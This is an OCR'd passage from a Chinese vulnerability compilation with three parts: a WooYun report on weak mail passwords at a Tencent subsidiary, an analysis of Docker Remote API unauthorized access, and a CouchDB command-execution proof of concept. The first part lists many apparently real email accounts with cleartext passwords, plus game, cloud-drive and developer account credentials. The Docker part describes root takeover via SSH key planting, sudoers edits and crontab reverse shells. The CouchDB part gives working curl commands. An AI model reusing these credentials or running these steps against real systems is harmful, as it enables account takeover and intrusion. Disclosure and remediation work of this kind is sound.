

图 3-2-7



图 3-2-8

Group 的如图：3-2-9：



图 3-2-9

修复方案：限制匿名访问方式！

3 腾讯某研发中心某系统多用户弱口令可能导致该产品线及业务受影响!

详细说明：

TX 的安全架构还没来得及深入普及到这个边缘子公司，但是，因为是做研发的,所以还是比较严重！

漏洞证明：

邮件系统用户弱口令很可怕,研发的就更可怕了,根据上面 LDAP 服务信息泄露的邮箱,随手就试了一下两组弱口令就进去了,有时候谈安全是不是在扯淡?

```
jonas@21kunpeng.com
jonas
```

然后根据通讯录进行用户弱口令及关键字搜索(包括产品经理用户的弱口令):

```
adolph@21kunpeng.com
123456

bird@21kunpeng.com
123456

qq 游戏：
号码：690280818
密码：qqgameceshi

百度网盘地址：http://pan.baidu.com/
账号：tencentgame_；密码:shouyou2011

http://support.qq.com/
帐号：2329912572
密码：21kunpeng
选择麻将

renee@21kunpeng.com
123456

justzhang@21kunpeng.com
123456
```


vincent@21kunpeng.com
123456

jingfei@21kunpeng.com
123456

Win8 的开发者帐号如下：
帐号: tencentgame@hotmail.com
密码: happy123

cliff@21kunpeng.com
123456

magic@21kunpeng.com
123456

sophia@21kunpeng.com
123456

richard@21kunpeng.com
123456

todd@21kunpeng.com
123456

crown@21kunpeng.com
123456

强制升级 ：1079939475
非强制升级: 1594562038
闪屏 ：1594562038

其他联系人：1594562038
腾讯空间 ：1938749667
短信指令 ：1938749667

密码都是 tianyuan
regan@21kunpeng.com
123456

危害就不说了，敏感东西太多了。

如图 3-2-10 至图 3-2-13:


大连市世纪鲲鹏科技有限公司 - 收件箱 - Mozilla Firefox
企业邮箱
exmail.qq.com
写信
收信
通讯录
收件箱(1080)
星标邮件
内部公告
草稿箱(3)
已发送
已删除
垃圾箱
其他邮箱
贺卡 | 明信片
待办(新) | 日历
记事本
附件夹
企业网盘
文件中转站
www.wooyun.org

图 3-2-10


产品交流
support.qq.com
申请权限
添加管理员
QQ麻将
运营管理
常用链接

图 3-2-11

图 3-2-12



图 3-2-13

还有大量内网及其他信息不贴了，如果有人长期控制这些帐号或深入渗透，对无线产品线及业务的影响是不可估量的！

修复方案：解决邮箱用户弱口令真的很难啊！

（全文完）责任编辑：Rexy

第四章 漏洞月报

第1节 Docker Remote API未授权访问漏洞分析和利用

作者：黑客,绝对是黑客

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 概述

最近提交了一些关于 docker remote api 未授权访问导致代码泄露、获取服务器 root 权限的漏洞，造成的影响都比较严重，比如

新姿势之获取果壳全站代码和多台机器 root 权限 http://www.wooyun.org/bugs/wooyun-2016-0209291 新姿势之控制蜻蜓 fm 所有服务器 http://www.wooyun.org/bugs/wooyun-2016-0209305 新姿势之获取百度机器 root 权限 http://www.wooyun.org/bugs/wooyun-2016-0209509

因为之前关注这一块的人并不多，这个方法可以算是一个“新的姿势”，本文对漏洞产生的原因和利用过程进行简单的分析和说明，但因为时间和精力有限，可能会有错误，欢迎大家指出。

0x01 起因

docker swarm

docker swarm 是一个将 docker 集群变成单一虚拟的 docker host 工具，使用标准的 Docker API，能够方便 docker 集群的管理和扩展，由 docker 官方提供，具体的大家可以看官网介绍。

漏洞发现的起因是，有一位同学在使用 docker swarm 的时候，发现了管理的 docker

节点上会开放一个绑定在 0.0.0.0 上的 TCP 端口 2375，http 访问会返回 404 page not found。

然后他研究了下，发现这是 Docker Remote API，可以执行 docker 命令，比如访问 http://host:2375/containers/json 会返回服务器当前运行的 container 列表 和在 docker CLI 上执行 docker ps 的效果一样，其他操作比如创建/删除 container，拉取 image 等操作也都可以通过 API 调用完成，然后他就开始吐槽了，这太不安全了！

然后我想了想 swarm 是用来管理 docker 集群的 ,应该放在内网才对。问了之后发现，他是在公网上的几台机器上安装 swarm 的，并且 2375 端口的访问策略是开放的，所以可以直接访问。

这一想，问题来了：

1.他是按照官方文档弄的，难不成文档里写的有问题？

2.他这么干，会不会有其他人也这么干，然后端口就直接暴露在公网了，那岂不是谁可以随便操作 docker 了？

因为这位同学刚好有其他事情要忙，没时间撸，我之前也用过 docker，所以我就继续研究了，然后就走上了挖掘新姿势的不归路...

0x02 背锅侠

要查清楚是谁的锅，首先要复现下问题，那么只有一种方法，照的文档装一遍 docker swarm。

官网给出创建 Docker Swarm 集群的方法有：

使用 docker run 运行 swarm container（官方推荐，文档中都是使用该方法）

安装 swarm 二进制文件（executable swarm binary）

这里使用官方推荐方法，系统使用 ubuntu14.04，按照 Build a Swarm cluster for

production 这篇文档装了一遍。

这里简单描述下过程，需要在每台机器上安装 docker，并且运行 Docker Swarm container

需要一个或多个 Swarm manager（主从）来管理 docker 节点

管理的 docker 节点上需要开放一个 TCP 端口（2375）来与 Swarm manager 通信

这里的第三点就是前面提到的暴露的 docker 端口，我们来看一下文档中 docker 节点具体执行的命令：

```
sudo docker daemon -H tcp://0.0.0.0:2375 -H unix:///var/run/docker.sock
```

-H 参数指定 docker daemon 绑定在了 tcp://0.0.0.0:2375 上。

docker 默认安装的时候只会监听在 unix:///var/run/docker.sock，因此这里是端口暴露的原因所在。

那么能不能说这个是 docker swarm 的锅呢？

我们来看一下文档中的安装环境：

> Prerequisites An Amazon Web Services (AWS) account Familiarity with AWS features and tools, such as: Elastic Cloud (EC2) Dashboard Virtual Private Cloud (VPC) Dashboard VPC Security groups Connecting to an EC2 instance using SSH

是在 AWS VPC 上，默认的访问策略是：

> AWS uses a “security group” to allow specific types of network traffic on your VPC network. The default security group’s initial set of rules deny all inbound traffic, allow all outbound traffic, and allow all traffic between instances.

即禁止所有的外网端口访问，文档中之后的部分修改了策略允许 22 和 80 端口访问，也就说在文档的环境中，不会存在 2375 端口暴露的问题，且文档中也提到了不要让 docker 的端口暴露在外，虽然没有字体加粗高亮。

> For a production environment, you would apply more restrictive security measures. Do not leave Docker Engine ports unprotected.

然而即使高亮了也没有用。首先是使用者并不一定有类似 AWS 的 VPC 环境，再者不

是每个使用者都会认真的看文档。所以最终的结论是，这锅 docker 官方和使用者都得背，谁背的多就不好说了。

0x03 漏洞利用

说如何利用之前，我们先整理下现在能做的事情。执行 docker 命令，比如操作 container、image 等。那么如果当前运行的 container，或者 image 内有代码或者其他敏感信息，就可以继续深入了，比如果壳和蜻蜓 fm 的漏洞，就是深入后的结果。

还有的话，可以做内网代理，进一步渗透。到目前为止，我们能做的事情都是在 docker 的环境内，无法直接控制宿主机。那么怎么才能控制宿主机呢？

莫慌，分析下：

docker 是以 root 权限运行的，但 docker 执行命令只能在 container 内部，与宿主机是隔离的，即使是反弹一个 shell，控制的也是 container，除非有 0day，不然是无法逃逸的到宿主机的。

那么只能从 docker 命令本身下手，脑洞开了下，想到 docker 运行 container 的时候，可以将本地文件或目录作为 volume 挂载到 container 内，并且在 container 内部，这些文件和目录是可以修改的。

root 权限进程，并且能够写文件，是不是似曾相识？

这里的场景和前段时间的 redis+ssh 漏洞很相似，那么这里需要看一下服务器是否有 ssh 服务，如果有的话，那么直接把/root/.ssh 目录挂载到 container 内，比如/tmp/.ssh，然后修改/tmp/.ssh/authorized_keys 文件，把自己的 public key 写进去，修改权限为 600，然后就可以以 root 用户登录了。

注：有些服务器会配置不允许 root 用户直接登录，可以通过挂载/etc/ssh/sshd_config 查看配置。这个时候，你换一个用户目录写入就行，并且挂载修改/etc/sudoers 文件，直

接配置成免密码，sudo 切换 root 即可。

如果没有运行 ssh 服务 ,那么也可以利用挂载写 crontab 定时任务 ,比如 ubuntu root 用户的 crontab 文件，在/var/spool/cron/crontabs/root 下，反弹一个 shell。

这里利用方式可能还有很多种，大家可以开下脑洞想哈。

0x04 影响

影响总结：

攻击者可以利用该漏洞执行 docker 命令，获取敏感信息，并获取服务器 root 权限。目前在公网上暴露的 2375 端口还有不少 ,测了一些基本都可以利用。但 docker swarm 更多的情况是用在企业内部 ,虽然在内网 ,也不意味着绝对安全 ,当边界被突破 ,就嘿嘿嘿了。

0x05 修复方案

注 : 因为本小节内容是看了文档后的个人理解，并且部分内容未进行实际验证，可能会错误，仅供参考！

如果你的 2375 端口是暴露在公网的 ,那么最简单的方式就是禁止外网访问或者设置白名单，因为根据官网介绍，swarm 本来就不应该在公网中使用。

以上方法仅仅防止了外网访问，但如果本身已经在内网，对于已经撸进内网的攻击者，端口仍然处于可以直接访问的状态，那么有没一些防护方案呢？

为了找到答案 ,特意看了下 docker swarm 的文档 ,Plan for Swarm in production 这篇文章提到了两种方案：

第一种方法是使用 TLS 认证：Overview Swarm with TLS 和 Configure Docker Swarm for TLS 这两篇文档，说的是配置好 TLS 后，Docker CLI 在发送命令到 docker daemon 之前，会首先发送它的证书，如果证书是由 daemon 信任的 CA 所签名的，才可以继续执行，官网图，如图 4-1-1：



图 4-1-1

因为这我没有具体配置过 TLS，只能根据以上测试结果推测，走 TLS 认证，只能防止 MITM 攻击，还是无法解决端口未授权访问的问题。

第二种方法是网络访问控制(Network access control)：文档中列出了 Swarm manager，Swarm nodes 等用到的端口，告诉你要配置合理的访问规则。文档中还提到了这么一段话：

> For added security you can configure the ephemeral port rules to only allow connections from interfaces on known Swarm devices.

大概意思是只允许信任的 swarm devices 之间通信。理想情况就是 docker 节点的 2375 端口只允许 swarm manager 来访问，但因为 swarm manager 可能会有多个，就需要配置多条规则，维护起来可能会具有一定复杂度，但只要 swarm manager 所在机器不被撸，就可以保证 docker 节点的 2375 端口不被未授权访问。当然，这里还需要结合 TLS 一起使用。

总结来说就是，不要将端口直接暴露在公网，内网中使用需要设置严格的访问规则，并使用 TLS。

0x06 瞎扯

如果你仔细阅读了 docker swarm 的文档，你就会发现除了 2375 端口，还有其他一些端口也存在相同的问题，这里就不一一的列出了。

本文主要说的是 docker swarm，但是只要是会导致端口暴露的，都会存在问题，也许有一些使用者会因为某些原因，把端口配置成公网访问，或者有另一个"swarm"呢？

还有想说的是，一个新的东西出来，用户和开发者更多关注的是其功能和便利性，而忽略了存在的安全性问题，之后还会有更多的“docker remote api”出现，谁将会是下一个呢？

最后还要感谢一下发现这个问题的同学（转我 10wb 我就告诉你是谁），没他也不会有这个漏洞。

（全文完）责任编辑：静默

第2节 利用CouchDB未授权访问漏洞执行任意系统命令

作者：阿里云安全

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 前言

5 月 16 日阿里云盾攻防对抗团队从外部渠道获知 CouchDB 数据库存在未授权访问漏洞（在配置不正确的情况下）。经过测试，云盾团队率先发现利用该未授权访问漏洞，该漏洞不仅会造成数据的丢失和泄露，甚至可执行任意系统命令。云盾安全专家团队第一时间完

成了漏洞上报、安全评级，并通知了所有可能受影响的用户。下面将对该漏洞的出处和技术细节做详细解释。

0x01 漏洞的来龙去脉

CouchDB 是一个开源的面向文档的数据库管理系统，可以通过 RESTful JavaScript Object Notation (JSON) API 访问。CouchDB 会默认会在 5984 端口开放 Restful 的 API 接口，用于数据库的管理功能。

那么，问题出在哪呢？翻阅官方描述会发现，CouchDB 中有一个 Query_Server 的配置项，在官方文档中是这么描述的：

```
CouchDB delegates computation of design documents functions to external query servers.
The external query server is a special OS process which communicates with CouchDB over standard input/output using a very simple line-based protocol with JSON messages.
```

直白点说，就是 CouchDB 允许用户指定一个二进制程序或者脚本，与 CouchDB 进行数据交互和处理，query_server 在配置文件 local.ini 中的格式：

```
[query_servers]
LANGUAGE = PATH ARGS
```

默认情况下，配置文件中已经设置了两个 query_servers:

```
[query_servers]

javascript = /usr/bin/couchjs /usr/share/couchdb/server/main.js
coffeescript = /usr/bin/couchjs /usr/share/couchdb/server/main-coffee.js
```

可以看到，CouchDB 在 query_server 中引入了外部的二进制程序来执行命令，如果我们可以更改这个配置，那么就可以利用数据库来执行命令了，但是这个配置是在 local.ini 文件中的，如何控制呢？

继续读官方的文档，发现了一个有意思的功能，CouchDB 提供了一个 API 接口用来更改自身的配置，并把修改后的结果保存到配置文件中，如图 4-2-1：

```
The CouchDB Server Configuration API provide an interface to query and update the various configuration values within a running CouchDB instance
```

/_config/section/key

GET /_config/{section}/{key}

Gets a single configuration value from within a specific configuration section.

Parameters:
- **section** – Configuration section name
- **key** – Configuration option name

Request Headers:
- Accept –
  - *application/json*
  - *text/plain*

Response Headers:
- Content-Type –
  - *application/json*
  - *text/plain; charset=utf-8*

Status Codes:
- 200 OK – Request completed successfully
- 401 Unauthorized – CouchDB Server Administrator privileges required

drops.wooyun.org

图 4-2-1

也就是说，除了 local.ini 的配置文件，CouchDB 允许通过自身提供的 Restful API 接口动态修改配置属性。结合以上两点，我们可以通过一个未授权访问的 CouchDB，通过修改其 query_server 配置，来执行系统命令。

0x02 漏洞的 POC

新增 query_server 配置，这里执行 ifconfig 命令

```
curl -X PUT 'http://1.1.1.1:5984/_config/query_servers/cmd' -d '"/sbin/ifconfig >/tmp/6666"'
```

新建一个临时表，插入一条记录

```
curl -X PUT 'http://1.1.1.1:5984/vultest'
curl -X PUT 'http://1.1.1.1:5984/vultest/vul' -d '{"_id":"770895a97726d5ca6d70a22173005c7b"}'
```

调用 query_server 处理数据

```
curl -X POST 'http://1.1.1.1:5984/vultest/_temp_view?limit=11' -d '{"language":"cmd","map":""}' -H
'Content-Type: application/json'
```

如图 4-2-2：

图 4-2-2

执行后，可以看到，指定的命令已经成功执行，如图 4-2-3：

